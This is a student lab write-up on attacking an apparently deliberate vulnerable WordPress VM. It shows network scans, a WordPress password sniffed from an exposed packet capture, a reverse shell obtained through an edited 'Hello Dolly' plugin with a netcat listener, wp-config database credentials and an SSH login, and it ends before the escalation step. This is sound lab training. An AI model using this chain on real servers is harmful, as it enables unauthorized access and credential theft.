Assignment 8


Privilege escalation on a vulnerable web server

Security Tools Lab 2

Gowtham Baskar
1006523

Step 1

Find the IP of the webserver and run NMAP to find the services of the webserver. I've attached the screenshot below.




```
root@mssd-labs-kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.7  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe8f:1261  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:8f:12:61  txqueuelen 1000  (Ethernet)
        RX packets 4815  bytes 322428 (314.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6094  bytes 367781 (359.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 1596 (1.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 1596 (1.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@mssd-labs-kali:~# 
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-23 23:59 +08
Nmap scan report for 10.0.2.1
Host is up (0.00027s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00023s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00028s latency).
MAC Address: 08:00:27:AA:58:C3 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.37
Host is up (-0.10s latency).
MAC Address: 08:00:27:CC:54:C9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.51 seconds
root@mssd-labs-kali:~# nmap -Pn 10.0.2.37

Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-24 00:00 +08
Nmap scan report for 10.0.2.37
Host is up (0.00027s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:CC:54:C9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds
root@mssd-labs-kali:~#
```


Step 2

To verify webservices and version running on webserver, I’ve used whatweb on the server and the info is as attached below in which it’s running on WordPress.



```
root@mssd-labs-kali:~# whatweb http://10.0.2.37
http://10.0.2.37 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.0.2.37], JQuery[1.12.4], M
etaGenerator[WordPress 4.9.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Example site &#8211; Just another WordPress site], Uncommon
Headers[link], WordPress[4.9.8]
```


After this, we used DirBuster to find the available directories



```
==> DIRECTORY: http://10.0.2.37/ipdata/
+ http://10.0.2.37/server-status (CODE:403|SIZE:297)
==> DIRECTORY: http://10.0.2.37/wp-admin/
==> DIRECTORY: http://10.0.2.37/wp-content/
==> DIRECTORY: http://10.0.2.37/wp-includes/
+ http://10.0.2.37/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://10.0.2.37/ipdata/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.37/wp-admin/ ----
+ http://10.0.2.37/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.37/wp-admin/css/
==> DIRECTORY: http://10.0.2.37/wp-admin/images/
==> DIRECTORY: http://10.0.2.37/wp-admin/includes/
+ http://10.0.2.37/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.0.2.37/wp-admin/js/
==> DIRECTORY: http://10.0.2.37/wp-admin/maint/
==> DIRECTORY: http://10.0.2.37/wp-admin/network/
==> DIRECTORY: http://10.0.2.37/wp-admin/user/

---- Entering directory: http://10.0.2.37/wp-content/ ----
+ http://10.0.2.37/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.37/wp-content/plugins/
==> DIRECTORY: http://10.0.2.37/wp-content/themes/
==> DIRECTORY: http://10.0.2.37/wp-content/uploads/

---- Entering directory: http://10.0.2.37/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.37/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.37/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.37/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.37/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.37/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.37/wp-admin/network/ ----
+ http://10.0.2.37/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://10.0.2.37/wp-admin/network/index.php (CODE:302|SIZE:0)

---- Entering directory: http://10.0.2.37/wp-admin/user/ ----
+ http://10.0.2.37/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://10.0.2.37/wp-admin/user/index.php (CODE:302|SIZE:0)

---- Entering directory: http://10.0.2.37/wp-content/plugins/ ----
+ http://10.0.2.37/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://10.0.2.37/wp-content/themes/ ----
+ http://10.0.2.37/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://10.0.2.37/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Sun Jul 24 00:07:48 2022
DOWNLOADED: 32284 - FOUND: 12
root@mssd-labs-kali:~#
```

Step 3


We then access the identified directory, http://10.0.2.37/ipdata/. Downloaded “Analyze.cap” file and opened it in via Wireshark. After Analysing the packets in wireshark, I was able to get the following info as shown below.


Index of /ipdata - Mozilla Firefox
Example site – Just anoth...
Index of /ipdata
10.0.2.37/ipdata/

Index of /ipdata


Name	Last modified	Size	Description
Parent Directory		-	
analyze.cap	2018-10-30 09:14	2.8M	

Apache/2.4.29 (Ubuntu) Server at 10.0.2.37 Port 80


analyze.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.  Time       Source          Destination   Protocol  Length  Info
1…   18.472292  192.168.1.1…    192.168.1…    HTTP        473   HTTP/1.1 302 Found
1…   18.475930  192.168.1.2…    192.168.1…    HTTP        475   GET /wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.1.176
1…   18.488602  192.168.1.1…    192.168.1…    HTTP       3771   HTTP/1.1 200 OK  (text/html)
1…   18.535692  192.168.1.2…    192.168.1…    HTTP        581   GET /wordpress/wp-admin/load-styles.php?c=0&dir=ltr&load%5B%5D=das
1…   18.541084  192.168.1.1…    192.168.1…    HTTP      12463   HTTP/1.1 200 OK  (text/css)
1…   18.575040  192.168.1.2…    192.168.1…    HTTP        527   GET /wordpress/wp-admin/images/wordpress-logo.svg?ver=20131107 HT
1…   18.577324  192.168.1.1…    192.168.1…    HTTP/X…    1876   HTTP/1.1 200 OK
…    90.210143  192.168.1.2…    192.168.1…    HTTP        799   POST /wordpress/wp-login.php HTTP/1.1  (application/x-www-form-ur
1…   90.232018  192.168.1.1…    192.168.1…    HTTP       1200   HTTP/1.1 302 Found
1…   90.236559  192.168.1.2…    192.168.1…    HTTP        949   GET /wordpress/wp-admin/ HTTP/1.1
2…   91.521133  192.168.1.1…    192.168.1…    HTTP       1420   HTTP/1.1 200 OK  (text/html)
2…   91.557657  192.168.1.2…    192.168.1…    HTTP       1054   GET /wordpress/wp-admin/load-styles.php?c=0&dir=ltr&load%5B%5D=das
2…   91.558753  192.168.1.2…    192.168.1…    HTTP        682   GET /wordpress/wp-includes/js/thickbox/thickbox.css?ver=4.9.8 HTTP
2…   91.559843  192.168.1.2…    192.168.1…    HTTP        887   GET /wordpress/wp-admin/load-scripts.php?c=0&load%5B%5D=jquery-cor
2…   91.564290  192.168.1.1…    192.168.1…    HTTP       1334   HTTP/1.1 200 OK  (text/css)
2…   91.567773  192.168.1.2…    192.168.1…    HTTP        676   GET /wordpress/wp-includes/css/editor.min.css?ver=4.9.8 HTTP/1.1

▸ Frame 180: 799 bytes on wire (6392 bits), 799 bytes captured (6392 bits)
▸ Ethernet II, Src: PcsCompu_74:17:d4 (08:00:27:74:17:d4), Dst: PcsCompu_1d:4d:40 (08:00:27:1d:4d:40)
▸ Internet Protocol Version 4, Src: 192.168.1.222, Dst: 192.168.1.176
▸ Transmission Control Protocol, Src Port: 49558, Dst Port: 80, Seq: 1, Ack: 1, Len: 733
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "log" = "webdeveloper"
  ▸ Form item: "pwd" = "Te5eQg&4sBS!Yr$)wf%(DcAd"
  ▸ Form item: "wp-submit" = "Log In"
  ▸ Form item: "redirect_to" = "http://192.168.1.176/wordpress/wp-admin/"
  ▸ Form item: "testcookie" = "1"

0280  3a 20 31 0d 0a 0d 0a 6c  6f 67 3d 77 65 62 64 65   : 1....l og=webde
0290  76 65 6c 6f 70 65 72 26  70 77 64 3d 54 65 35 65   veloper& pwd=Te5e
02a0  51 67 25 32 36 34 73 42  53 25 32 31 59 72 25 32   Qg%264sB S%21Yr%2

HTML Form URL Encoded (urlencoded-form), 152 bytes
```

After surfing to their login page at “http://10.0.2.37/wp-login.php”, I’ve managed to login to the WordPress with the credentials acquired.




Username or Email Address: webdeveloper

Password: ••••••••••••••••••


☑ Remember Me

Step 4

Now our goal is to obtain the reverse shell of the webserver. I've modified and added as per instruction on the assignment by entering the Github code on "Hello Dolly" plugin and was successfully able to acquire the reverse shell as shown below.




```
root@mssd-labs-kali:~# nc -lvp 1234
listening on [any] 1234 ...
whoami
10.0.2.37: inverse host lookup failed: Unknown host
connect to [10.0.2.7] from (UNKNOWN) [10.0.2.37] 35356
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
 16:40:04 up 45 min,  0 users,  load average: 0.00, 0.00, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ www-data
$
```




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
```

Knowing this, We were able to successfully SSH into the webdeveloper as shown below.


webdeveloper@webdeveloper: ~
File Edit View Search Terminal Help
File Edit Search Options Help

```
Permission denied, please try again.
root@10.0.2.37's password:

root@mssd-labs-kali:~# ssh webdeveloper@10.0.2.37
webdeveloper@10.0.2.37's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
